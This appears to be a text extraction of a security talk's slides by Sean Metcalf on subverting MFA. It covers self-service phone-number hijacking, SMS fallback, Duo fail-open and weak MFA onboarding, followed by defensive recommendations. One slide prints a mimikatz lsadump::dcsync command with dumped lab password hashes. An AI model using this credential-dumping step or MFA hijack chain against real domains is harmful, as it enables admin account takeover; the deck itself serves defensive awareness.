
# Fun with MFA



# Fun with MFA



# Fun with MFA





# Subverting MFA

What if an attacker could bypass MFA without anyone noticing?



# Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes



The screenshot displays the 'Active Directory Self Service' web interface. It features a list of attributes on the left, each paired with a text input field on the right. The attributes are: Full Name, Title, Work Phone, Mobile Phone, Fax Number, Pager Number, and Department. The 'Manager' attribute is listed at the bottom with a '(Click To Change)' link next to it. A blue 'Update' button is positioned at the bottom center of the form.

| Active Directory Self Service         |                                   |
|---------------------------------------|-----------------------------------|
| Full Name:                            | <input type="text"/>              |
| Title:                                | <input type="text"/>              |
| Work Phone:                           | <input type="text"/>              |
| Mobile Phone:                         | <input type="text"/>              |
| Fax Number:                           | <input type="text"/>              |
| Pager Number:                         | <input type="text"/>              |
| Department:                           | <input type="text"/>              |
| Manager:                              | <a href="#">(Click To Change)</a> |
| <input type="button" value="Update"/> |                                   |

# Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes



The screenshot displays the 'Active Directory Self Service' web interface. It features a series of input fields for updating user information. The 'Mobile Phone' field is pre-filled with the number '555-1212'. Below the input fields, there is a link '(Click To Change)' next to the 'Manager' label. At the bottom of the form is a blue 'Update' button.

| Active Directory Self Service         |                                   |
|---------------------------------------|-----------------------------------|
| Full Name:                            | <input type="text"/>              |
| Title:                                | <input type="text"/>              |
| Work Phone:                           | <input type="text"/>              |
| Mobile Phone:                         | 555-1212                          |
| Fax Number:                           | <input type="text"/>              |
| Pager Number:                         | <input type="text"/>              |
| Department:                           | <input type="text"/>              |
| Manager:                              | <a href="#">(Click To Change)</a> |
| <input type="button" value="Update"/> |                                   |

# Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.


- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes




The screenshot displays the 'Active Directory Self Service' web interface. It features a form with several input fields for user attributes. The 'Mobile Phone' field is pre-filled with the number '867-5309'. Below the form fields, there is a link '(Click To Change)' for the 'Manager' attribute and a blue 'Update' button.

| Active Directory Self Service         |                                   |
|---------------------------------------|-----------------------------------|
| Full Name:                            | <input type="text"/>              |
| Title:                                | <input type="text"/>              |
| Work Phone:                           | <input type="text"/>              |
| Mobile Phone:                         | 867-5309                          |
| Fax Number:                           | <input type="text"/>              |
| Pager Number:                         | <input type="text"/>              |
| Department:                           | <input type="text"/>              |
| Manager:                              | <a href="#">(Click To Change)</a> |
| <input type="button" value="Update"/> |                                   |

# Subverting MFA




[What is this?](#) 


[Need help?](#)

Powered by Duo Security


Choose an authentication method

 Duo Push RECOMMENDED

Send me a Push

 Call Me

Call Me

 Passcode

Enter a Passcode



# Subverting MFA



Choose an authentication method



Duo Push RECOMMENDED

Send me a Push



Call Me

Call Me



Passcode

Enter a Passcode

[What is this?](#)   
[Need help?](#)

Powered by Duo Security



Choose an authentication method




Duo Push RECOMMENDED

Send me a Push



Call Me

Call Me

[What is this?](#)   
[Need help?](#)

ex. 867539

Log In

Powered by Duo Security

Enter a passcode from Duo Mobile or a text. Your next SMS passcode starts with 1.

Text me new codes



# Subverting MFA

✓ Extra Verification

Extra verification increases your account security when signing into Okta.

Text Message Code

⚙ Setup

Voice Call

✎ Reset

Security Question


⚙ Setup

# Subverting MFA through SMS

## Summary

- Company uses self-service to enable users to update basic user information attributes.
- Attacker compromises user account/workstation and performs self-service update of Mobile/Cell Phone Number to one the attacker controls.
- Attacker compromises admin user name & password
- Attacker leverages “backdoor” SMS/text message for MFA to use admin credentials.
- Game over.

# Subverting MFA




Sean Metcalf | @PyroTek3 | sean@adsecurity.org

<https://www.n00py.io/2018/08/bypassing-duo-two-factor-authentication-fail-open/>



# Subverting MFA




```
api-[REDACTED].duosecurity.com
-----
Record Name . . . . . : api-[REDACTED].duosecurity.com
Record Type . . . . . : 1
Time To Live . . . . . : 16
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . . : 5-[REDACTED]
```

Sean Metcalf | @PyroTek3 | sean@adsecurity.org

<https://www.n00py.io/2018/08/bypassing-duo-two-factor-authentication-fail-open/>


# Subverting MFA



Sean Metcalf | @PyroTek3 | sean@adsecurity.org

<https://www.n00py.io/2018/08/bypassing-duo-two-factor-authentication-fail-open/>

# Subverting MFA



Sean Metcalf | @PyroTek3 | sean@adsecurity.org

<https://www.n00py.io/2018/08/bypassing-duo-two-factor-authentication-fail-open/>

# MFA Onboarding

## MFA Request Confirmation



Sean Metcalf

Today, 10:08 AM

Sean Metcalf ↵

↻ Reply all | ▼

Inbox

This email is confirmation that your request for updating your account with Multi Factor Authentication (MFA) has been received.

Please click on the following link to confirm that you still want MFA enabled and that you are the requester. If you did not submit the request, please contact [security@adsecurity.org](mailto:security@adsecurity.org).

<https://mfa.adsecurity.org/request?token=FHRy34t34yhrtY245h245yg4G4tg4te4tg34t>

# Customer MFA Recommendations

- Yes, use MFA!
- Don't rely on MFA as the primary method to protect admin accounts.
- Use hardware tokens or App & disable SMS (when possible).
- Ensure all MFA users know to report anomalies.
- Research "Fail Closed" configuration on critical systems like password vaults and admin servers.
- Remember that once an attacker has AD Admin credentials, MFA doesn't really stop them.
- Better secure the MFA on-boarding/updating process.
- Identify potential bypass methods & implement mitigation/detection.



# Exploiting Typical Administration

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN                : Administrator

** SAM ACCOUNT **

SAM Username              : Administrator
Account Type              : 30000000 ( USER_OBJECT )
User Account Control      : 00000200 ( NORMAL_ACCOUNT )
Account expiration       :
Password last change     : 9/7/2015 9:54:33 PM
Object Security ID       : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID       : 500

Credentials:
Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
ntlm- 1: 5164b7a0fda365d56739954bbbc23835
ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
lm - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
lm - 1: d1726cc03fb143869304c6d3f30fdb8d
```

From AD Admin  
account name &  
PW → DCSync

# There's Something About Password Vaults




# Enterprise Password Vault

- Being deployed more broadly to improve administrative security.
- Typically CyberArk or Thycotic SecretServer.
- “Reconciliation” DA account to bring accounts back into compliance/control.
- Password vault maintains AD admin accounts.
- Additional components to augment security like a “Session Manager”.

# Enterprise Password Vault

